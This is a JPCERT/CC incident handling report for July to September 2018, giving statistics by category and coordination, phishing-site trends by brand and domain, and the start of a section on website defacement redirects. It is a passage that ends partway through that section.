JPCERT-IR-2018-04

Issued: 2018-10-16

JPCERT/CC Incident Handling Report
[July 1, 2018 – September 30, 2018]

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from July 1, 2018 through September 30, 2018.

[*1] A "Computer Security Incident", for the purpose of this report, refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter (a new method is used to tally ICS-related incident reports starting in this quarter).

[Chart 1: Number of incident reports]

	Jul	Aug	Sep	Total	Last Qtr. Total
Number of Reports *2	1,305	1,235	1,368	3,908	3,815
Number of Incident *3	1,081	1,161	1,169	3,411	3,595
Cases Coordinated *4	687	846	683	2,216	2,124


[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

[*3] "Number of Incidents" refers to the number of incidents contained in each report.
Multiple reports on the same incident are counted as 1 incident.


[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 3,908. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 2,216. When compared with the previous quarter, the total number of reports increased by 2%, and the number of cases coordinated increased by 4%. When compared with the same quarter of the previous year, the total number of reports decreased by 15%, and the number of cases coordinated decreased by 1%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories." [Chart 2] shows the number of incidents received per category in this quarter.

[Chart 2: Number of incidents by category]


Incident Category	Jul	Aug	Sep	Total	Last Qtr. Total
Phishing Site	442	447	413	1,302	1,214
Website Defacement	64	66	96	226	320
Malware Site	28	45	25	98	89
Scan	346	463	355	1,164	1,255
DoS/DDoS	9	0	1	10	0
ICS Related	0	0	0	0	0
Targeted attack	4	3	0	7	9
Other	188	137	279	604	708

The percentage that each category represents over the total number of incidents in this quarter is shown in [Figure 3]. Incidents categorized as phishing sites accounted for 38.2%, and those categorized as scans, which search for vulnerabilities in systems, made up 34.1%.




[Figure 3: Percentage of incidents by category]


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4: Change in the number of phishing sites]



[Figure 5: Web Change in the number of website defacements]




[Figure 6: Change in the number of malware sites]



[Figure 7: Change in the number of scans]

[Figure 8] provides the numbers of incidents by category and an overview of the incidents that were coordinated / handled (a newly structured figure is used from the previous quarter's report).



No.Incidents 3411

No.Reports 3908

Coordinated 2216

Phishing Site 1302

Incidents Notified 909
－Site Operation Verified

Domestic 27%

Overseas 73%

Time (business days)	
0～3days	71%
4～7days	22%
8～10days	5%
11days(more than)	2%

Notification Unnecessary 393
－ Site could not be verified

Web defacement 226

Incidents Notified 165
－ Verified defacement of site
－ High level threat

Domestic 64%

Overseas 36%

Time (business days)	
0～3days	33%
4～7days	32%
8～10days	11%
11days(more than)	24%

Notification Unnecessary 61
－ Could not verify site
－ Party has been notified
－ Information sharing
－ Low level theat

Malware Site 98

Incidents Notified 44
－ Site operation verified
－ High level threat

Domestic 30%

Overseas 70%

Time (business days)	
0～3days	38%
4～7days	36%
8～10days	4%
11days(more than)	22%

Notification Unnecessary 54
－ Could not verify site
－ Party has been notified
－ Information sharing
－ Low level theat

Scan 1164

Incidents Notified 493
－ Detailed logs
－ Notification desired

Domestic 90%

Overseas 10%

Notification Unnecessary 671
－ Incomplete logs
－ Party has been notified
－ Information Sharing

DoS/DDoS 10

Incidents Notified 2
－ Detailed logs
－ Notification desired

Domestic 100%

Overseas 0%

Notification Unnecessary 8
－ Incomplete logs
－ Party has been notified
－ Information Sharing

ICS Related 0

Incidents Notified 0

Domestic －

Overseas －

Notification Unnecessary 0

Targeted attack 7

Incidents Notified 5
－ Verified evidence of attack
－ Verified infrastructure for attack

Domestic 100%

Overseas 0%

Notification Unnecessary 2
－ Insufficient information
－ Currently no threat

Other 604

Incidents Notified 64
－High level threat
－Notification desired

Domestic 63%

Overseas 38%

Notification Unnecessary 540
－ Party hasnbeen notified
－ Information Sharing
－ Low level threat

[Figure 8: Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


1,302 reports on phishing sites were received in this quarter, representing a 7% increase from 1,214 in the previous quarter. This marks a 29% increase from the same quarter last year (1,011).

During this quarter, there were 309 phishing sites that spoofed domestic brands, increasing 36% from 228 in the previous quarter. There were 784 phishing sites that spoofed overseas brands, increasing 9% from 722 in the previous quarter. The breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3: Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jul	Aug	Sep	Domestic/ Overseas Total (%)
Domestic Brand	110	97	102	309(24%)
Overseas Brand	255	287	242	784(60%)
Unknown Brand [*5]	77	63	69	209(16%)
Monthly Total	442	447	413	1,302(100%)

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9: Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing site reports that JPCERT/CC received, 70.9% of the overseas brand phishing sites spoofed e-commerce websites, and 34.7% of the domestic brand phishing sites spoofed telecommunications carrier websites.

There were many reports regarding phishing sites spoofing e-commerce websites. Many of the phishing sites used domains that were newly registered under a name that closely resembled the name of a legitimate site. Most used a .com domain while .jp domains were also quite prevalent.

Many of the domestic brand phishing sites that were identified spoofed telecommunications carriers, social media and financial institutions, and these exhibited the following characteristics.

- Some of the phishing sites spoofing telecommunications carriers faked the login screens of web-based e-mail services provided by domestic Internet service providers, while others targeted the accounts of mobile carriers. Many of the phishing sites spoofing mobile carriers used a .com domain feigning a legitimate site, and in some cases the same IP address was associated with phishing sites of different brands.
- As for phishing sites spoofing social media, .cn domains were previously used on an ongoing basis, but .top domains are being seen increasingly since mid-August. Those using free .jp domains provided by hosting services are also being seen since the end of August.
- Phishing sites spoofing domestic financial institutions all spoofed credit card companies, and there were none targeting Internet banking users. Many of these websites used .com domains that made the sites look legitimate. There were cases in which phishing sites of certain brands were pointing to the same IP address that was found on the phishing sites of mobile carriers.

The parties that JPCERT/CC contacted for coordination of phishing sites were 27% domestic and 73% overseas for this quarter, indicating an increase in the proportion of overseas parties compared to the previous quarter (domestic: 30%, overseas: 70%).


3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 226. This was a 29% decrease from 320 in the previous quarter.

Continuing the trend seen in the previous quarter, JPCERT/CC received numerous reports of the problem where users are redirected from compromised websites to suspicious websites via web pages with URLs that have the following structure.

```
http://<domain name>.tk/index/?<string of numbers>
```

